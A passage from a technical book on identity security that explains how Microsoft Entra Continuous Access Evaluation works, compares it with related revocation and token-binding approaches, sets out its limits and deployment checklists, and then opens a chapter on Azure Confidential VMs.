What 'up to 28 hours' actually means. Microsoft documents an *upper bound* on token lifetime. The actual lifetime issued for any given session is variable and can be shorter. CAE-aware sessions can also be refreshed silently as long as the channel signals nothing has changed. Practically, this means most users with CAE-aware clients on M365 productivity workloads almost never see an interactive re-authentication prompt during normal working hours [124].

A migration note for older tenants

Tenant administrators with Conditional Access policies that pre-date GA may carry legacy "strict location enforcement" preview settings. Microsoft has since migrated the feature into GA, and the current Microsoft Learn page *Strictly enforce location policies using continuous access evaluation* documents the post-migration configuration model [1242]. Administrators should verify their policies after each major Conditional Access feature wave to ensure preview-to-GA migrations have been picked up.

CAE is one approach among several. Where does it sit relative to introspection-per-request, identity-aware proxies, DPoP, and the cross-vendor OpenID standard? The design space is small enough to map cleanly.

Proof surfaces on a live tenant

This chapter contains no lab capture. The evidence posture is therefore strictly documented: the probes below are reproducible tenant surfaces, and the expected shapes come from Microsoft Learn and the source analysis. They are not presented as captured output from this book's lab VM.

Microsoft Learn, *Continuous access evaluation in Microsoft Entra* and tenant observability guidance; not captured on our lab VM. Reproduce: inspect sign-in and audit logs with Microsoft Graph PowerShell in a non-production Microsoft Entra tenant.

```
# Sign-in log surface: inspect recent sign-ins for event type,
   Conditional Access
# status, and CAE-related telemetry shape. Exact filtering depends
   on tenant
# volume and Graph permissions.
Get-MgAuditLogSignIn -Top 20 |
  Select-Object CreatedDateTime, UserPrincipalName,
   AppDisplayName,
    SignInEventTypes, ConditionalAccessStatus

# Audit-log surface: correlate administrative revocation or
   password-reset events
# with later resource-provider 401 claims challenges.
Get-MgAuditLogDirectoryAudit -Top 20 |
  Select-Object ActivityDateTime, ActivityDisplayName, Result,
   InitiatedBy
```

Expected documented signals, not captured: sign-in logs expose sign-in event typing and Conditional Access status; directory audit logs contain administrator actions such as password reset and revocation of sign-in sessions; Microsoft documents the revocation flow in which Entra sends a revocation event to a resource provider, the resource provider denies the next stale-token request, and the client receives a `401` plus claims challenge. [124]

Microsoft Learn, *How to use Continuous Access Evaluation enabled APIs in your applications*; not captured on our lab VM. Reproduce: trigger a CAE event in a test tenant and inspect the HTTP response from a CAE-enabled resource API.

```
HTTP/1.1 401 Unauthorized
WWW-Authenticate: Bearer authorization_uri="https://
   login.windows.net/common/oauth2/authorize",
  error="insufficient_claims",
  claims="eyJhY2Nlc3NfdG9rZW4iOnsibmJmIjp7ImVzc2VudGlhbCI6dHJ1ZS
   wgInZhbHVlIjoiMTYwNDEwNjY1MSJ9fX0="
```

Expected documented meaning, not captured: the resource API rejected a token that may still be cryptographically unexpired; `error="insufficient_claims"` tells the client this is not an ordinary authentication failure; the `claims` value is passed to MSAL, which requests a new access token so Entra can re-evaluate current user, policy, risk, and location state. [1228]

Microsoft Learn token lifetime behavior; not captured on our lab VM. Reproduce: compare token cache metadata for a CAE-capable client/API pair and a non-CAE-capable pair.

Expected documented lifetime behavior, not captured: CAE-aware sessions can receive long-lived access tokens up to 28 hours; non-CAE-capable clients keep the default one-hour access-token lifetime; client readiness is advertised with the `cp1` client capability, and applications that declare readiness must handle CAE claim challenges for CAE-enabled resource APIs. [124]

The proof is operational rather than theatrical. A Reasoner should be able to show four things in a tenant: the administrative or risk event that changed state, the sign-in or token-issuance shape that indicates CAE participation, the resource-provider `401` claims challenge, and the one-hour-versus-up-to-28-hour lifetime split. If any one of those surfaces is missing, the tenant has not proven the link end to end.

Competing approaches and their relation to CAE

Five named methods occupy adjacent positions in the design space. Some compete; some compose. The map matters because deployments that confuse the two get wrong answers.

CAE versus OpenID SSF and CAEP 1.0

Same architecture, different implementations. Microsoft CAE solves the Microsoft estate via a Microsoft-internal protocol; OpenID SSF and CAEP solve the cross-vendor SaaS long tail via a public standard atop RFC 8417 [1229][1243][1244]. The two are convergent rather than rivalrous: OpenID interop events show vendors building SSF transmitters and receivers around the same publish/subscribe model, while Microsoft continues to document its first-party CAE contract through Microsoft Learn rather than exposing the internal Entra-to-Microsoft-365 channel.

The Authenticate 2025 interop event in October 2025 was the first whose tested text was the Final-Specification version of SSF [1245]. Multi-vendor SSF and CAEP interoperability has been demonstrated at successive Gartner IAM Summit interop events as well. At the March 2024 London summit, SGNL's CAEP Hub interoperated as both transmitter and receiver with Cisco Duo, Okta, SailPoint, and Helisoft on the `session-revoked` CAEP event [1246]. Okta's own blog characterizes the March 2025 London summit as "a significant industry shift toward interconnected, real-time security" with "interoperable implementations from pioneers like Okta, Google, IBM, Omnissa, SailPoint, and Thales" [1247].

§ **aside** Tim Cappalli, who joined Okta after his time at Microsoft, co-chairs the OpenID Shared Signals Working Group alongside Atul Tulshibagwale (SGNL, formerly Google) [1248][1249]. The cross-vendor co-chair arrangement is part of why the Final Specifications passed without significant vendor pushback: the people doing the standardization had visibility into both Microsoft's and Google's prior implementations.

CAE versus RFC 7662 introspection

Parallel paths, not competitors. RFC 7662 introspection [1235] continues to be the right answer for opaque-token systems and on-premises IdPs where the AS-to-RP per-request round-trip is acceptable. CAE wins at hyperscale public-cloud volumes specifically because it inverts the per-request dependency: state pushes to the RP once and lives in cache; the data plane does not consult the AS on every request. If you are building a B2B integration with a small RP count and a few hundred requests per second, RFC 7662 is fine. If you are building Exchange Online, it is not.

CAE versus DPoP and mTLS-bound tokens

Complementary, not competitive. The threat model for CAE is *stale authorization*: the authorization decision at sign-in is no longer accurate, because the user has been disabled, their password has been reset, their risk score has changed, or their network location has shifted. The threat model for proof-of-possession is *stolen tokens*: an attacker holding a bearer token that was legitimately issued to a different party.

RFC 9449, *OAuth 2.0 Demonstrating Proof of Possession (DPoP)*, published September 2023 by Daniel Fett and collaborators [848], binds an access token to a client-held key pair: a DPoP-bound token can only be replayed by an attacker who also stole the private key. RFC 8705, *OAuth 2.0 Mutual-TLS Client Authentication and Certificate-Bound Access Tokens*, published February 2020 by Brian Campbell and collaborators [1250], does the same thing using mTLS certificates. Both are sender-constrained-token mechanisms; both close the bearer-token-replay attack surface. They are the cloud-token expression of the same proof-of-possession principle the front-door chapters already rely on: the device-bound key behind Windows Hello (Chapter 20) and the origin-bound credential behind WebAuthn and Passkeys (Chapter 21): bind the credential to a key the holder cannot exfiltrate, and possession alone stops being enough.

The consequence follows directly: combine CAE with DPoP or mTLS-binding where the application threat model includes both stale authorization and bearer-token replay. CAE supplies the revocation channel; sender-constraint supplies

proof that the presenter still holds the bound key. On Microsoft Entra ID specifically, standard RFC 9449 DPoP is not yet available for Microsoft 365 workloads (Exchange Online, SharePoint, Graph); the shipping sender-constraint there is **Token Protection**, a Conditional Access session control that binds the issued token to a TPM-backed device key.

CAE versus BeyondCorp-style identity-aware proxies


Different architectural layer. Identity-aware proxies (Google IAP, Cloudflare Access, AWS Verified Access) sit *in front of* the resource server and enforce policy at the proxy. They have full visibility into per-request state and can do instant revocation by terminating the connection at the proxy when policy changes. This is correct for proxy-fronted workloads but does not scale to the long tail of API surfaces that cannot or will not sit behind a proxy. CAE pushes the enforcement into the resource server itself, which is what lets it work for native cloud APIs and federated SaaS where the proxy model would not.

A note on PRT theft

CAE does not address attacks at the Primary Refresh Token (PRT) layer: the subject of Pass-the-Hash to Pass-the-PRT (Chapter 19). The PRT is a long-lived refresh credential Windows uses to mint access tokens silently from a logged-in session. A stolen PRT can mint CAE-aware access tokens that are, from Entra's perspective, legitimately issued. The attacker holds a credential the IdP still recognizes. CAE will only catch this if the user is revoked, the password is reset, or one of the other critical events fires *after* the PRT theft. The Pass-the-PRT attack class therefore bypasses CAE entirely; Chapter 19 makes the boundary precise by labeling CAE a *dwell-time* control over PRT theft (it shortens the window between extraction and detection-driven revocation) rather than an *extraction* control that could prevent the theft in the first place.

Mapping the design space

The table is the cleanest way to see who competes with whom and who composes with whom.



Not a contest. CAE solves stale authorization by push; DPoP and mTLS solve token possession and compose with it; introspection is the per-request alternative, short lifetimes the fallback, and an identity-aware proxy a different layer.

Figure 27.3: The CAE design space on two axes: what a mechanism solves (stale authorization versus token possession) and how it learns of change (per-request poll versus push and cached state). CAE and OpenID SSF/CAEP cluster as push-based, stale-authorization controls; DPoP and mTLS-bound tokens sit on the possession axis and compose with CAE; RFC 7662 introspection is the per-request-poll alternative; short access-token lifetime is the degenerate fallback; and an identity-aware proxy enforces at a different architectural layer.

Approach	Solves	Composes with CAE	Competes with CAE
OpenID SSF/CAEP 1.0	Cross-vendor revocation	Yes (CAE is a Microsoft implementation of the same pattern)	No
RFC 7662 introspection	Opaque-token revocation at modest scale	Parallel path	At hyperscale only
DPoP (RFC 9449)	Sender-constrained tokens	Yes (compose for full coverage)	No

Approach	Solves	Composes with CAE	Competes with CAE
mTLS-bound tokens (RFC 8705)	Sender-constrained tokens	Yes (compose for full coverage)	No
Identity-aware proxy	Per-request policy at the proxy edge	Composes for proxy-fronted workloads	Different layer
Short access-token lifetime	Reduces revocation window mechanically	Falls back when CAE not available	Yes, and loses on the trade

The reader who came to this chapter expecting a binary contest. "which one wins?". Has the wrong frame. The actual answer is that CAE is one move in a layered defense, and most production deployments will end up composing it with DPoP or mTLS for token binding, falling back to short lifetimes for non-CAE clients, and continuing to use introspection for opaque-token internal APIs.

That handles deployment. Every architecture also has a floor, and CAE's is sharp enough to enumerate.

Where this link breaks: What CAE cannot do

Every architecture has a floor. This is where the limits show up: not as vendor laziness, but as physics, scale, and trust topology.

Limit 1: cannot revoke a token already in flight

Once a request has been accepted and is being served by the resource provider, CAE cannot reach into the RP's execution thread and abort it. The revocation applies to the *next* request. A long-running operation (a bulk Outlook export, a large SharePoint upload) that began at 10:23:00 may complete normally even if the user is disabled at 10:23:01. The revocation takes effect the next time the client presents the token [124]. For most use cases the in-flight window is sub-second and the consequence is negligible; for long-running data egress, it matters.

Limit 2: cannot beat the 15-minute critical-event SLA for most events

Microsoft's published SLA is "up to 15 minutes" for critical-event propagation [124]. Only supported IP-location enforcement is instant. The 15-minute number is not a fundamental limit; it is best treated as Microsoft's published operating point for hyperscale fan-out. Fanning out an event to every CAE-aware RP for every potentially affected subject across Microsoft 365's global infrastructure plausibly produces that budget. Smaller-scale deployments are documented by vendors as achieving much better numbers: TigerIdentity self-reports sub-second end-to-end

revocation in a tuned CAEP receiver configuration [1251]. The architecture appears to allow sub-second operation in narrower deployments; Microsoft's particular deployment documents the 15-minute bound without publicly proving the full cost model behind it.

The strict physical floor sits below even the tuned implementations. An RP cannot enforce a revocation it has not yet learned about. The one-way network latency L between IdP and RP sets the absolute minimum: with a transcontinental $L \approx 70$ ms, no push protocol can revoke faster than that, and pull protocols are necessarily worse. In practice, queuing, scheduling, and event-fanout dominate L at scale, but the floor remains.

> ▸ **KEY IDEA** The 15-minute SLA is not a fundamental limit; it is Microsoft's published operating point at hyperscale. Sub-second is feasible at smaller fan-outs, but the strict physical floor is the network latency between IdP and RP; no cooperative protocol can do better than that.

Limit 3: cannot cover non-CAE-aware clients or resource providers

CAE is a cooperative protocol. Both the client (via the `xms_cc=cp1` capability declaration) and the resource provider (via implementing the participation contract) must be CAE-aware [1228]. A non-CAE client receives a default 1-hour token and never sees a claims challenge; it relies on standard expiry. A non-CAE RP silently falls back to standard token expiry as well; the IdP's events have no consumer. The CAE-aware portion of the estate enjoys the new contract; the rest carries the old security debt unchanged.

This is why audit posture matters. A tenant administrator who wants to argue that revocation latency for their workforce is "under 15 minutes" must be able to demonstrate that the client and RP combinations the workforce actually uses are CAE-aware. Microsoft's compatibility tables [124] document several Office-web-app and OneDrive-Win32-versus-SharePoint combinations as *Not Supported* or *Partially supported*; those gaps are part of the tenant's effective revocation profile, not someone else's problem.

Limit 4: cannot help if the resource provider itself is compromised

Revocation state lives at the RP. A compromised RP can simply ignore revocation events: keep serving requests against tokens Entra has signaled are invalid; misreport its own subscription state; drop events on the floor. CAE is a *cooperative* protocol between trustworthy parties. It is not a defense against an RP that has been pwned. The OpenID SSF specification addresses this implicitly by defining

receiver requirements (verification events, stream-control endpoints, signature verification on SETs), but no receiver requirement can compel a compromised receiver to obey the protocol.

The threat model implication: an attacker who has compromised an RP does not need to bypass CAE. They simply do not implement it from the inside, and the protocol's design has no remedy. RP integrity is a prerequisite, not a guarantee.

Limit 5: cannot revoke a stolen PRT before it mints a new access token

As noted in the comparison with adjacent controls, the Primary Refresh Token (Chapter 19) sits outside CAE's scope. A stolen PRT mints new CAE-aware access tokens that Entra treats as legitimately issued, because from Entra's perspective they *are* legitimately issued. The attacker is presenting a credential the IdP recognizes. CAE catches PRT theft only when one of the five critical events fires after the theft. If the attacker exfiltrates a PRT, refreshes a token, and immediately uses it, the access token is valid and the revocation channel has nothing to revoke.

§ **ASIDE** The SharePoint Online user-risk-event caveat is a useful concrete example of the per-feature limit pattern. Even within the four CAE-consuming RPs, feature support is not uniform; you cannot reason about CAE as a single boolean property at the workload level. Every event you care about must be checked against the specific RP that will enforce it [124].

The bounded design space

Put together, the five limits draw the perimeter of what CAE can do. It cannot stop in-flight requests. It cannot beat network latency at the strict floor or 15 minutes at Microsoft's chosen operating point. It cannot help non-participating clients or RPs. It cannot fix a compromised RP. It cannot revoke PRT-layer credentials before they mint new tokens. The honest summary is that the design space is *bounded*: the reader who internalizes the five limits has a calibrated sense of what is fundamentally possible, and can stop expecting CAE to be a single fix for revocation in all situations.

The limits also map the open frontier. If those are the structural constraints, what are the OpenID Foundation and the SaaS long tail working on in 2026?

Open Problems (2026)

Final Specifications are necessary but not sufficient. CAEP 1.0, SSF 1.0, and RISC 1.0 were approved on September 2, 2025 [1229]. The question for 2026 is what *adoption* and *extension* look like. Five live problems.

Third-party SaaS receiver-adoption depth

The Final Specifications give every SaaS vendor a clean target to build against. The question is whether they will. As of the current Google Workspace SSF API page retrieved for this June 2026 review, Google Workspace describes its SSF receiver as Closed Beta and says the initial release supports the `session-revoked` CAEP event [1252]. That is one event out of CAEP 1.0's eight. For the SaaS long tail (Workday, ServiceNow, GitHub Enterprise, Atlassian, Salesforce) public receiver coverage is still sparse enough that a tenant cannot assume cross-SaaS revocation simply because SSF 1.0 is final.

For the "fired employee with N SaaS apps" scenario to be fully solved, every SaaS app in the user's bundle has to be a CAEP receiver subscribed to events from the enterprise IdP. The architecture is in place; the integration work is per-vendor and per-customer. This is the largest single determinant of CAE's real-world value over the next several years.

> **Why third-party adoption is the 2026 story.** The Microsoft 365 estate enjoys near-complete CAE coverage because Microsoft built both the IdP and the resource providers. The cross-vendor story is fundamentally a coordination problem: every receiver has to be built, deployed, and configured to subscribe to events from every transmitter the enterprise uses. SSF 1.0 makes the integration tractable; it does not make the work disappear. Watch receiver coverage in 2026-2028 as the leading indicator of CAE's industry-wide impact.

CAE for non-human and agent identities

CAEP subject identifiers assume user-shaped or device-shaped subjects [1244]. Workload identities, service principals, and emerging AI-agent identities sit outside the model as currently profiled. An agent acting on behalf of a user, with its own identity and its own session, is not yet covered by a Final-Specification profile. Microsoft Entra *Conditional Access for Agent Identities* is a documented Microsoft Learn surface as of 2026 [1253], but Microsoft's page describes token issuance and Conditional Access evaluation for agents, not a CAEP profile for non-human subjects. As of mid-2026, the cross-vendor standardization gap is open.

Cross-IdP federation of SSF streams

When tenant A federates to tenant B, the event-flow path crosses a trust boundary the current Final Specifications do not explicitly profile. If a user is disabled in tenant A's IdP, how does the revocation event reach the resource providers downstream in tenant B? The pieces (transmitter, receiver, SET envelope, signed events) are all in place; what is missing is the canonical profile for cross-IdP federation of SSF streams. Treat this as an adoption and profiling frontier, not as something the September 2025 Final Specifications already settle.

Bidirectional signal sharing

Today's CAE and CAEP deployments are largely IdP-as-transmitter, RP-as-receiver. The full vision is bidirectional: an RP that detects anomalous behavior (unusual access patterns, suspected automation, post-authentication risk signals) should be able to transmit those signals back to the IdP, which can then incorporate them into the next authorization decision. SGNL and similar vendors are building toward this model. The Final Specifications support bidirectional flow at the protocol level; the policy and operational pieces (who trusts whom, what events flow which way, how an IdP weighs signals from an RP) are still being worked out.

Reason-code convergence between CAEP and RISC

CAEP 1.0 and RISC 1.0 cover overlapping ground around credential mutation. CAEP defines a `credential-change` event; RISC defines `account-credential-change-required` [1244][1249]. Implementers must choose, and vendor extensions proliferate where the spec leaves room. Reason-code convergence between the two profiles is incomplete; some receivers will subscribe to both streams to be safe, others will pick one and hope upstream transmitters agree. Over time the WG will likely consolidate; for 2026, the practical guidance is to support both event vocabularies in receiver code.

> **The Authenticate 2025 interop event.** The first interoperability event whose tested text was the Final-Specification version of SSF took place at Authenticate 2025 in Carlsbad, California, October 13-15, 2025, hosted by the FIDO Alliance and coordinated by the OpenID Foundation Shared Signals Working Group [1245]. The event required that all participants with an SSF Transmitter pass the OpenID Foundation's free, open-source conformance tests. This was the fourth in a series of Gartner-IAM and Authenticate interops since March 2024, and the first conducted after SSF 1.0 was approved Final on September 2, 2025. The list of vendor participants has grown at each event; cross-vendor receiver coverage is the metric to watch.

Given all this (the architecture, the limits, the open frontier) what should you actually do this week in your tenant and your code?

Turning CAE on in your tenant and your code

Three audiences, three checklists. Each section is what an engineer in that role needs to confirm or change to make CAE work in their environment.

For the tenant administrator

CAE is auto-enabled for new Microsoft Entra tenants in the current Microsoft Learn migration table [124]. Tenants that configured the older preview experience may need to verify enablement in **Conditional Access → Session controls → Customize continuous access evaluation**. The relevant signals to check:

1. **CAE enablement state.** Confirm that the tenant-wide CAE policy is set to *Enabled* rather than *Disabled* or *Strict location*.
2. **Per-policy disable flags.** Some legacy CA policies carry per-policy CAE overrides. Audit any that explicitly disable CAE; the right default is to honor it.
3. **Strict location enforcement migration.** Tenants with pre-GA "strict location enforcement" preview settings should verify that the policy has migrated to the current GA configuration model documented in Microsoft Learn [1242].
4. **Audit log baselines.** Sign-in logs surface `signInEventTypes` with CAE-related entries; refresh-token issuance events and revocation events appear in the Entra ID audit log. Build a baseline before changing policies so you can detect drift.

For the MSAL client developer

The client side has three things to confirm and one thing to test:

1. **MSAL version.** Use a current MSAL release on your client platform: 4.x for MSAL.NET and MSAL.js; the appropriate current line for MSAL Python, MSAL Java, MSAL Android, and MSAL for iOS/macOS, per each SDK's own release stream. Microsoft Learn's *Use Continuous Access Evaluation enabled APIs* page enumerates the per-SDK guidance [1228]. Earlier major-version lines do not handle the claims challenge transparently.
2. **Capability declaration.** Configure the MSAL client/application to advertise CP1: `.WithClientCapabilities(new[] {"cp1"})` in MSAL.NET, `clientCapabilities: ["CP1"]` in MSAL.js, `client_capabilities=["cp1"]` in MSAL Python, `client_capabilities: "CP1"` in MSAL Android JSON, `clientApplicationCapabilities = ["CP1"]` in MSAL ObjC/iOS/macOS, or `WithClientCapabilities([]string{"cp1"})` in MSAL Go [1228]. This is the

signal to Entra that the client can handle a CAE-aware token and the claims challenge that comes with it.

3. **Claims-challenge handling.** MSAL helpers do this transparently in current SDK versions, but custom HTTP pipelines that bypass MSAL must implement the `WWW-Authenticate: Bearer error="insufficient_claims"` response handler manually. Decode the `claims` parameter (base64url), pass it to `AcquireTokenInteractive` or the equivalent, retry the original request with the new token.
4. **End-to-end test.** Trigger an admin password reset against a test user in a non-production tenant and verify that the next API call from a signed-in MSAL session surfaces the claims challenge and recovers cleanly. This is the single most useful confidence test; it exercises every layer of the protocol in one round trip.

For the custom-API author

This is the hardest path. To make a custom protected API a CAE-aware resource provider today, the first-party Microsoft pathway is not publicly available: the CAE participation contract for the M365 productivity workloads is internal to Microsoft. The community-canonical implementation pattern is Damien Bowden's `damienbod/AspNetCoreMeIDCAE` reference repository on GitHub [1254], with an accompanying blog post walkthrough [1255]. That pattern demonstrates CP1-aware client/API behavior and claims-challenge handling; it does not give the API access to Microsoft's internal Entra-to-Microsoft-365 critical-event stream. The repository (initial version April 3, 2022; updated through.NET 10 in late 2025) demonstrates:

- The CP1 capability declaration on the participating client/API application configuration.
- The Microsoft.Identity.Web claims-challenge handling on the API side.
- The Razor Page client flow that catches a `401` with the challenge header and re-acquires the token.

For a fully standards-track pathway, the same custom API can be built as an OpenID SSF receiver consuming CAEP events from any SSF-compliant transmitter, using the RFC 8417 SET envelope over the RFC 8935 push transport [1240][1241]. Production-grade SSF receiver code is now available in commercial CAEP Hub products (SGNL, TigerIdentity) and a growing set of open-source libraries.

> **Licensing and tenant prerequisites.** CAE itself does not require add-on licensing for the basic critical-event evaluation across Microsoft 365. It is part of the Entra ID baseline for new tenants. The Microsoft Entra ID Protection

> feed that drives *high user risk detected* events, however, requires Microsoft Entra ID P2 (or an equivalent SKU that includes Identity Protection). Confirm current licensing terms in the Microsoft licensing documentation before making procurement decisions; the lower SKUs cover four of the five critical events but not the risk-based one [124].

Observability

Sign-in logs and audit logs are where CAE behavior shows up. Look for:

- **Sign-in logs**: filter by `signInEventTypes` containing CAE-related entries. CAE-aware sign-ins have a different telemetry shape than non-CAE sign-ins.
- **Token-issuance events**: refresh-token issuance against CAE-aware app registrations should show the extended lifetime.
- **Audit log revocation entries**: administrator revocation actions and Identity-Protection-driven revocations appear here; cross-correlate with the resource-provider-side telemetry to validate end-to-end propagation.

> ► **HOW TO CONFIRM A TENANT IS CAE-ACTIVE END TO END** Use Microsoft Graph PowerShell to enumerate the tenant's CAE configuration and then trigger a synthetic test: 1) read `Get-MgIdentityConditionalAccessPolicy` to verify the relevant CA policies have CAE enabled in their `SessionControls.ContinuousAccessEvaluation` block; 2) create a test user, sign them in via Outlook on the Web; 3) reset their password via `Update-MgUser`; 4) observe in the audit log that the password reset propagates to a CAE event, and verify in Outlook on the Web that the next refresh surfaces a re-authentication prompt within the 15-minute SLA. This is the simplest end-to-end confidence test that does not require modifying any production resource.

Defaults are good

The most common engineering recommendation here is to leave the defaults alone: CAE on, default tenant settings, current MSAL clients, and CP1 advertised in every new client/application configuration that can actually handle claims challenges. The configuration surface area is small precisely because the design is right: there are not many knobs to turn. The work is in confirming that the client and RP combinations your users actually exercise are CAE-aware, and in monitoring the audit logs to catch drift.

That is what to do. The last section is what to remember: the misconceptions every team carries into a CAE conversation, and the answers that close them.

Coda: The bargain

The OAuth 2.0 designers in 2012 took a deliberate trade: short-lived self-contained tokens were the price they paid to escape the WAM bottleneck. The trade was correct for the web they were designing for. It became wrong the moment enterprises ran compliance-bound SaaS at scale on top of those tokens. Three obvious patches were tried (the `/revoke` endpoint, the `/introspect` endpoint, the short-lifetime experiment) and each failed for a distinct reason: the wrong party initiates revocation; the AS becomes a per-request critical path; expiry as a blunt instrument creates load and reliability problems while still leaving a window.

What replaced them was an architecture that took two facts seriously. First, revocation has to be push from the IdP to the RP: not pull from RP to AS, not client-initiated POST to `/revoke`. Second, expiry and revocation can be separated: once the channel handles revocation, expiry can be measured in days rather than minutes. The 15-minute critical-event SLA and the up-to-28-hour token lifetime are two halves of the same bargain. Microsoft Entra ships them together because they only work together; the OpenID Foundation has standardized the same pattern across vendors because the long tail of SaaS faces the same problem.

The architecture is settled; the adoption is in progress. The CAEP, SSF, and RISC Final Specifications give every SaaS vendor a tractable target. The Microsoft 365 estate is already covered. Cross-vendor receiver coverage is the metric that will decide how much of the 2026 enterprise identity surface actually inherits the bargain, and that, more than any further protocol work, is the story to watch over the next several years.

▪ **BEQUEATHS** Continuous Access Evaluation hands the next link one guarantee, and it is narrower than it first sounds: a token that was *legitimately issued* by Entra and later invalidated mid-session stops being honored by a cooperating Microsoft 365 resource provider within minutes, not at the hour-or-more expiry boundary. That is the floor the finale, When the Chain Snaps: Storm-0558 (Chapter 29), stands on when it asks the one question CAE cannot answer: *what if the token was never Entra's to revoke?* A forged token, signed by a key outside the identity provider's control, fires no critical event, because the IdP holds no record that the session exists; the revocation channel has nothing to revoke. CAE also does not stop token *theft*: for that the chain composes sender-constrained tokens, the proof-of-possession idea Windows Hello (Chapter 20) and WebAuthn and Passkeys (Chapter 21) already build into the front door, and it cannot reach the Primary Refresh Token that mints fresh tokens beneath it, which remains Pass-the-Hash to Pass-the-PRT (Chapter 19)'s problem. The parallel cloud link, Confidential VMs (Chapter 28), secures a different boundary entirely:

> the *workload's* memory against its own host, not the *session's* tokens against a stale decision. The chain has learned to revoke a true token quickly; it has not yet learned to disbelieve a false one.

CHAPTER 28

Confidential VMs

TRUST-CHAIN LEDGER

INHERITS	a remote verifier can gate access on proven, hardware-anchored platform state. The EK→AIK→quote attestation shape, here carried into a host-issued vTPM (Chapter 5, Attestation); a hypervisor-enforced isolation boundary that a more-privileged-but-untrusted layer cannot map across. The VTL0/VTL1 split, inverted to protect the *guest* from the *host* (Chapter 6, The Secure Kernel).
PROMISE	even the cloud operator's hypervisor cannot read a confidential guest's memory or silently remap its pages, and a relying party releases a secret only after a verifier checks hardware-rooted evidence of that guest's identity. Serviced boundary: guest↔host, defended by AMD SEV-SNP or Intel TDX silicon rather than by an on-prem motherboard the customer owns.
TCB	the CPU vendor's silicon and signing root (AMD-SP firmware plus the VCEK chain, or the signed Intel TDX Module plus the SGX/DCAP quoting path and Intel collateral), the in-boundary paravisor (OpenHCL at VMPL0 or the L1 TD seat), and the verifier (Microsoft Azure Attestation). The host hypervisor that schedules the VM is explicitly *outside* the memory-confidentiality boundary, but the provider control plane, signed paravisor deployment, verifier service, and key-release integration remain named trust and availability dependencies.
ADVERSARY → BREAK	a malicious host that remaps ciphertext (SEVered, defeated by the RMP/PAMT integrity rail) or that abuses the seams *around* the rail: cache-state reset (CacheWarp), injected `#VC` (WeSee), mistimed interrupts (Heckler), or physical voltage-glitching of

	the AMD-SP (One Glitch). The Promise covers *direct reads and silent remaps*, not *side channels, notification injection, or physical fault*.
RESIDUAL	a compromised guest *kernel* reading its own credentials → still the in-guest VTL axis owned by The Secure Kernel (Chapter 6) and Credential Guard (Chapter 15); a relying party that releases a key on a friendly label rather than the evidence → Zero Trust (Chapter 26) and Continuous Access Evaluation (Chapter 27); microarchitectural side channels and physical-fault adversaries → an open residual this chapter names but cannot close.
BEQUEATHS	a cloud-grade isolation floor (*the operator's hypervisor cannot read or silently alter the guest, and key release is gated on hardware evidence*), the last silicon-to-cloud guarantee the finale tests (Chapter 29, When the Chain Snaps: Storm-0558). Does NOT provide: side-channel resistance, protection against a compromised guest kernel, or safety if the relying party trusts a label instead of the proof.
PROOF	○ documented throughout. No private Azure tenant capture, decoded JWT, GPU quote, or customer MAA policy is presented as captured; the command output and JWT/policy blocks are documented expected shapes.

The Reasoner's question. What if the machine you are running on is someone else's machine, and the host itself is outside your trust boundary?

▪ **FOUNDATIONS. WHAT YOU NEED BEFORE THIS CHAPTER**

- **CVM / TEE.** A Confidential VM is a whole-VM Trusted Execution Environment: memory, register state, launch measurement, and attestation evidence are protected from the host hypervisor and host management code under the architectural threat model.
- **Host, guest, paravisor.** The host hypervisor schedules the VM but is outside the confidentiality boundary. The customer guest runs Windows or Linux. The paravisor, OpenHCL on Azure, runs inside the boundary and supplies synthetic devices and the vTPM.
- **SEV-SNP and TDX.** AMD's SEV-SNP adds the Reverse Map Table, VMPL, PVALIDATE, and VCEK-signed SNP_REPORTs. Intel's TDX adds SEAM, the signed TDX Module, Secure EPT/PAMT, MRTD/RTMRs, and TD Quotes.
- **Attestation.** This is the same primitive the Attestation chapter (Chapter 5) established (a TPM-rooted quote a remote verifier checks against policy) applied to a host-issued vTPM. In RATS vocabulary, the VM is the attester, the SNP_REPORT or TD Quote plus vTPM quote is evidence, Microsoft Azure

Attestation is the verifier, and Key Vault or a customer service is the relying party.
- **VTL versus VMPL.** Windows VBS (the VTL0/VTL1 split owned by the Secure Kernel chapter, Chapter 6, and VBS Trustlets, Chapter 7) still runs inside the guest. SEV-SNP VMPL or TDX partitioning excludes the cloud host; VTL excludes the guest kernel from the Secure Kernel. They protect different boundaries, and a Windows CVM uses both.

▸ CHAPTER THESIS **Azure Confidential VMs are Windows or Linux guests that the cloud operator's hypervisor cannot read or silently modify.** They are built on two distinct CPU primitives: AMD SEV-SNP (Reverse Map Table + Virtual Machine Privilege Level + SNP_REPORT) and Intel TDX (Secure Arbitration Mode + the signed TDX Module + RTMR0-3), and wrapped on Azure by the open-source Rust paravisor OpenHCL running inside the trust boundary at VMPL0 or the L1 TD seat.

Inside that boundary the paravisor synthesizes a vTPM whose quotes chain to the SEV-SNP or TDX hardware report, and Microsoft Azure Attestation runs a customer-defined policy v1.2 file (with claim rules and JmesPath projection where the grammar permits it) against the evidence to release HSM-backed keys via Secure Key Release.

